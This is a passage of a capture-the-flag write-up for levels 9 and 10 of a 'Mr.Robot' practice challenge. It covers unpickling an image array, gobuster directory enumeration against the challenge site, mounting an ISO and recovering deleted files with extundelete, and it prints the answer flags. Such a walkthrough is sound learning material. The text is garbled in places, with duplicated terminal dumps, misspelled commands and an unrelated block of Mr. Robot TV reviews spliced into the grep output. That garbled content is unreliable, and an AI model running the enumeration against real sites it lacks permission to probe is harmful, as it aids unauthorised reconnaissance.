Python 3.8.6 (tags/v3.8.6:db45529, Sep 23 2020, 15:52:53) [MSC v.1927 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import pickle
>>> f = open('flag.pkl', 'rb')
>>> data = pickle.load(f)
>>> -
```

Then lets see the data

Using **data**

```
C:\Program Files\WindowsApps\PythonSoftwareFoundation.Python.3.8_3.8.1776.0_x64_qbz5n2kfra8p0\python3.8.exe
Python 3.8.6 (tags/v3.8.6:db45529, Sep 23 2020, 15:52:53) [MSC v.1927 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import pickle
>>> f = open('flag.pkl', 'rb')
>>> data = pickle.load(f)
>>> data
[[[1, 1, 1],
 [1, 1, 1],
 [1, 1, 1],
 ...,
 [1, 1, 1],
 [1, 1, 1],
 [1, 1, 1]],
 [[1, 1, 1],
 [1, 1, 1],
 [1, 1, 1],
 ...,
 [1, 1, 1],
 [1, 1, 1],
 [1, 1, 1]]], dtype=uint8)
>>>
```

```
C:\Program Files\WindowsApps\PythonSoftwareFoundation.Python.3.8_3.8.1776.0_x64_qbz5n2kfra8p0\python3.8.exe
>>> import pickle
>>> f = open('flag.pkl', 'rb')
>>> data = pickle.load(f)
>>> data
array([[[[1, 1, 1],
          [1, 1, 1],
          [1, 1, 1],
          ...,
          [1, 1, 1],
          [1, 1, 1],
          [1, 1, 1]],
         [[1, 1, 1],
          [1, 1, 1],
          [1, 1, 1],
          ...,
          [1, 1, 1],
          [1, 1, 1],
          [1, 1, 1]],
         [[1, 1, 1],
          [1, 1, 1],
          [1, 1, 1],
          ...,
          [1, 1, 1],
          [1, 1, 1],
          [1, 1, 1]]],
```

```
C:\Program Files\WindowsApps\PythonSoftwareFoundation.Python.3.8_3.8.1776.0_x64_qbz5n2kfra8p0\python3.8.exe
[...,
 [1, 1, 1],
 [1, 1, 1],
 [1, 1, 1]],
 [...,
 [[1, 1, 1],
 [1, 1, 1],
 [1, 1, 1],
 [...,
 [1, 1, 1],
 [1, 1, 1],
 [1, 1, 1]]], dtype=uint8)
>>> from PIL import Image
>>> img = Image.fromarray(data)
>>> img.show()
```

This is a 3d array in this array there is a **dtype=uint8**

Google it and you will see it's contain a image.


So I used below commands to create image using array data.

```
from PIL import Image
```

```
img = Image.fromarray(data)
```

```
img.show()
```

After the use those commands I got this Image. And its contains the flag.




I submitted the flag.

The screenshot shows a web browser window for the Mr.Robot Level 9 challenge. The URL is mrrobotctf.tk/levels/level9.php. The page header says "Welcome testuser" and "Logout". The main content area has a large "MR.ROBOT" logo and a "Level 9" section. Below it, a message reads: "Elliot found pickledump while recovering data from harddisk, extracts the flag from that pickledump". A red "Download" button is present. A modal dialog box titled "Enter the Flag" contains a text input field with the value "y0uh4v3D0n3tM@t3" and a green "Submit" button. At the bottom right of the page, there is a footer with "Mr.Robot™" and "Nadeesh | Sandun".


Level 10

The screenshot shows a web browser window for the Mr.Robot Level 10 challenge. The URL is mrrobotctf.tk/levels/level10.php. The page header says "Welcome testuser" and "Logout". The main content area has a large "MR.ROBOT" logo and a "Level 10" section. Below it, a message reads: "Use you head to see...". Another message says "Follow this [link](#)". A modal dialog box titled "Enter the Flag" contains a text input field with the placeholder "Enter the flag here..." and a green "Submit" button. At the bottom right of the page, there is a footer with "Mr.Robot™" and "Nadeesh | Sandun".


First, I go to the given link.



This command field work as terminal. first I use **ls** command to list the file.



Then I use cat command to view file, but it does not work. Because of some command disabled.



Level hints give a very useful hint for us. He said **use you head to see..** that's mean we can use head command to view files.



First, I view the hint file.

A screenshot of a web browser displaying a page titled "OSINT". The page content includes a large "MR.ROBOT" watermark. Below the watermark, there is a text box containing a hint for a challenge:

```
get gobuster https://github.com/OJ/gobuster/releases  
use the given wordlist.txt and find out the image file(location) from it  
use wget or any methods to download image file  
dig out the lost data from it...
```

Below the browser window, there is a smaller, semi-transparent command-line interface window. This window has a black header bar with the white text "Enter the Command". Inside the window is a white input field with the placeholder "Enter the command here...". Below the input field is a green "Execute" button with a hand cursor icon.


There are link to download a tool called gobuster.

Go buster used to directory listing in the website.

I so download the **gobuster-linux-amd64.7z** (because I using Ubuntu) file from that GitHub link. Then I execute the gobuster file. But I can't execute that. Then I give permission for execute that file.

chmod +x gobuster

Then execute that. -> ./gobuster there is a some information about that tool.




```
sandun@ubuntuVPS:~/mrrobot/lvl10$ mkdir lvl10
sandun@ubuntuVPS:~/mrrobot$ cd lvl10/
sandun@ubuntuVPS:~/mrrobot/lvl10$ ls
gobuster
sandun@ubuntuVPS:~/mrrobot/lvl10$ ./gobuster
gobuster: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, stripped
sandun@ubuntuVPS:~/mrrobot/lvl10$ ./gobuster
bash: ./gobuster: Permission denied
sandun@ubuntuVPS:~/mrrobot/lvl10$ chmod +x gobuster
sandun@ubuntuVPS:~/mrrobot/lvl10$ ./gobuster
Usage:
  gobuster [command]

Available Commands:
  dir      Uses directory/file enumeration mode
  dns      Uses DNS subdomain enumeration mode
  fuzz     Uses fuzzing mode
  help    Help about any command
  s3       Uses aws bucket enumeration mode
  version  Shows the current version
  vhost   Uses VHOST enumeration mode

Flags:
  --delay duration  Time each thread waits between requests (e.g. 1500ms)
  -h, --help          Help for gobuster
  --no-error         Don't display errors
  -z, --no-progress  Don't display progress
  -o, --output string Output file to write results to (defaults to stdout)
  -p, --pattern string File containing replacement patterns
  -q, --quiet         Don't print the banner and other noise
  -t, --threads int  Number of concurrent threads (default 10)
  -v, --verbose       Verbose output (errors)
  -w, --wordlist string Path to the wordlist

Use "gobuster [command] --help" for more information about a command.
sandun@ubuntuVPS:~/mrrobot/lvl10$
```

Then get the wordlist.txt file location from the CTF website and download it for pc.



```
sandun@ubuntuVPS:~/mrrobot/lvl10$ wget mrrobotctf.tk/assets/flags/osi_page/osi/wordlist.txt
--2020-11-15 11:53:41-- http://mrrobotctf.tk/assets/flags/osi_page/osi/wordlist.txt
Resolving mrrobotctf.tk (mrrobotctf.tk)... 20.195.41.0
Connecting to mrrobotctf.tk (mrrobotctf.tk)[20.195.41.0]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 165261 (161K) [text/plain]
Saving to: 'wordlist.txt'

wordlist.txt           100%[=====] 161.39K  232KB/s  in 0.7s

2020-11-15 11:53:42 (232 KB/s) - 'wordlist.txt' saved [165261/165261]
sandun@ubuntuVPS:~/mrrobot/lvl10$
```

Then I use that wordlist file to find out the image file containing this website

./gobuster dir -w wordlist.txt -u mrrobotctf.tk

Then I find the ISO file.

Then I download it to my pc.

```
sanchez
Terminal Sessions View Xserver Tools Games Settings Macros Help
Session Servers Tools Games Sessions View Split MultiExec Tunneling Packages Settings Help
X server Exit
Quick connect...
3.sanchez
sandun@ubuntuVPS:~/mrrobot/lvl10$ wget mrrobotctf.tk/assets/flags/osi_page/osi.go/image.iso
2020-11-15 11:55:41. http://mrrobotctf.tk/assets/flags/osi_page/osi.go/image.iso
Resolving mrrobotctf.tk (mrrobotctf.tk) ... 20.195.41.0
Connecting to mrrobotctf.tk (mrrobotctf.tk)|20.195.41.0|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3145728 [3.0M] [application/x-iso9660-image]
Saving to: 'image.iso'

image.iso          100%[=====] 3.00M 1.83MB/s  in 1.6s

2020-11-15 11:55:43 (1.83 MB/s) - 'image.iso' saved [3145728/3145728]

sandun@ubuntuVPS:~/mrrobot/lvl10$
```

Then I mount the .ISO image to the system.

Sudo mkdir /mnt/disk/

Sudo mount -o loop image.iso /mnt/dsk/

Go to the image location and list files. There are no files in it.

Is -al

```

sanchez
Terminal Sessions View X server Tools Games Settings Macros Help
Session Servers Tools Games Sessions View Split MultiExec Tunneling Packages Settings Help
Quick connect...
3.sanchez
/home/sandun/mrrobot/lvl10/
Name Size (KB)
.. 7316
gobuster 7316

sandan@ubuntuVPS:~/mrrobot/lvl10$ wget mrrobotctf.tk/assets/flags/osi_page/osi/.go/image.iso
--2020-11-15 11:55:41-- http://mrrobotctf.tk/assets/flags/osi_page/osi/.go/image.iso
Resolving mrrobotctf.tk (mrrobotctf.tk)... 20.195.41.0
Connecting to mrrobotctf.tk (mrrobotctf.tk) [20.195.41.0]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3145728 (3.0M) [application/x-iso9660-image]
Saving to: 'image.iso'

image.iso          100%[=====] 3.00M 1.83MB/s in 1.6s
2020-11-15 11:55:43 (1.83 MB/s) - 'image.iso' saved [3145728/3145728]

sandan@ubuntuVPS:~/mrrobot/lvl10$ ls
gobuster image.iso wordlist.txt
sandan@ubuntuVPS:~/mrrobot/lvl10$ sudo mkdir /mnt/dsk
sandan@ubuntuVPS:~/mrrobot/lvl10$ sudo mount -o loop image.iso /mnt/dsk/
sandan@ubuntuVPS:~/mrrobot/lvl10$ cd /mnt/dsk/
sandan@ubuntuVPS:/mnt/dsk$ ls
sandan@ubuntuVPS:/mnt/dsk$ al
total 5
drwxr-xr-x 2 root root 1024 Nov 11 15:25 .
drwxr-xr-x 6 root root 4096 Nov 15 11:57 ..
sandan@ubuntuVPS:/mnt/dsk$ ls
sandan@ubuntuVPS:/mnt/dsk$ cd /home/sandun/mrrobot/lvl10/
sandan@ubuntuVPS:~/mrrobot/lvl10$ ls
gobuster image.iso wordlist.txt
sandan@ubuntuVPS:~/mrrobot/lvl10$ sudo umount /mnt/dsk
sandan@ubuntuVPS:~/mrrobot/lvl10$ extundelete image.iso

```

Then Unmount and find the filesystem type. Best tool for get filetype is Extundelete.

Sudo unmount /mnt/dsk/

```

sanchez
Terminal Sessions View X server Tools Games Settings Macros Help
Session Servers Tools Games Sessions View Split MultiExec Tunneling Packages Settings Help
Quick connect...
3.sanchez
/home/sandun/mrrobot/lvl10/
Name Size (KB)
.. 7316
gobuster 7316

sandan@ubuntuVPS:~/mrrobot/lvl10$ wget mrrobotctf.tk/assets/flags/osi_page/osi/.go/image.iso
--2020-11-15 11:55:41-- http://mrrobotctf.tk/assets/flags/osi_page/osi/.go/image.iso
Resolving mrrobotctf.tk (mrrobotctf.tk)... 20.195.41.0
Connecting to mrrobotctf.tk (mrrobotctf.tk) [20.195.41.0]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3145728 (3.0M) [application/x-iso9660-image]
Saving to: 'image.iso'

image.iso          100%[=====] 3.00M 1.83MB/s in 1.6s
2020-11-15 11:55:43 (1.83 MB/s) - 'image.iso' saved [3145728/3145728]

sandan@ubuntuVPS:~/mrrobot/lvl10$ ls
gobuster image.iso wordlist.txt
sandan@ubuntuVPS:~/mrrobot/lvl10$ sudo mkdir /mnt/dsk
sandan@ubuntuVPS:~/mrrobot/lvl10$ sudo mount -o loop image.iso /mnt/dsk/
sandan@ubuntuVPS:~/mrrobot/lvl10$ cd /mnt/dsk/
sandan@ubuntuVPS:/mnt/dsk$ ls
sandan@ubuntuVPS:/mnt/dsk$ al
total 5
drwxr-xr-x 2 root root 1024 Nov 11 15:25 .
drwxr-xr-x 6 root root 4096 Nov 15 11:57 ..
sandan@ubuntuVPS:/mnt/dsk$ ls
sandan@ubuntuVPS:/mnt/dsk$ cd /home/sandun/mrrobot/lvl10/
sandan@ubuntuVPS:~/mrrobot/lvl10$ ls
gobuster image.iso wordlist.txt
sandan@ubuntuVPS:~/mrrobot/lvl10$ sudo umount /mnt/dsk
sandan@ubuntuVPS:~/mrrobot/lvl10$ extundelete image.iso

```

Using the command “extundelete” we can recover the files.

extundelete image.iso --restore-all

```

Default type of journal backup: 1
First metablock group: 0
When the filesystem was created: 1605108077
Compatible feature set: HAS_JOURNAL EXT_ATTR RESIZE_INODE DIR_INDEX
Incompatible feature set: FILETYPE
Read only compatible feature set: SPARSE_SUPER LARGE_FILE

sandan@ubuntuVPS:~/mrrobot/lvl10$ extundelete image.iso --restore-all
NOTICE: Extended attributes are not restored.
Loading filesystem metadata ... 1 groups loaded.
Loading journal descriptors ... 57 descriptors loaded.
Searching for recoverable inodes in directory /
6 recoverable inodes found.
Looking through the directory structure for deleted files ...
6 recoverable inodes still lost.
sandan@ubuntuVPS:~/mrrobot/lvl10$ 

UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: https://mobaxterm.mobatek.net

```

Then I go to RECOVERED FILES folder.

There are some file I see some file but couldn't find the flag


Then I used grep tool to get the flag

grep -r 'flag'

Sonia Saraiya of Variety praised Rami Malek's performance and wrote, "it's Malek's soulful eyes and silent pathos that give Mr. Robot its unexpected warmth, as the viewer is lured into Elliot's chaos and confusion."^[109] Tim Goodman of The Hollywood Reporter lauded Sam Esmail's direction, writing "Esmail's camerawork—characters tucked into corners of the frame, among other nontraditional compositions—continues to give the sense of disorientation and never feels tired" and "there are some flourishes in the first two hours that are brilliant. The second season also received critical acclaim. On Rotten Tomatoes, it has a score of 89%, based on 39 reviews, with an average rating of 7.8/10. The site's consensus reads: "Unique storytelling, a darker tone, and challenging opportunities for its tight cast push Mr. Robot even further into uncharted television territory."^[107] On Metacritic, it has a score of 81 out of 100, based on 28 critics, indicating "universal acclaim".^[108] Season 2 sandun@ubuntuVPS:~/mrrobot/lvl10/RECOVERED_FILES\$ sandun@ubuntuVPS:~/mrrobot/lvl10/RECOVERED_FILES\$ sandun@ubuntuVPS:~/mrrobot/lvl10/RECOVERED_FILES\$ sandun@ubuntuVPS:~/mrrobot/lvl10/RECOVERED_FILES\$ grep -r "flag" file.14.flag -> Y0uh4v3s4v3d73eW0r10 sandun@ubuntuVPS:~/mrrobot/lvl10/RECOVERED_FILES\$

UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: <https://mobaxterm.mobatek.net>

That is the Level 10 flag. I submitted that.



Video Walkthrough Link:

https://mysliit-my.sharepoint.com/:v/g/personal/it18095340_my_sliit_lk/EXFHalso4pBGqiV2Kvp76I8B3flWj4eDmr9wZ8Dy7BxIAA?e=zBuX9R

Github Link:

<https://github.com/sandundananjaya/Mr.Robot-CTF>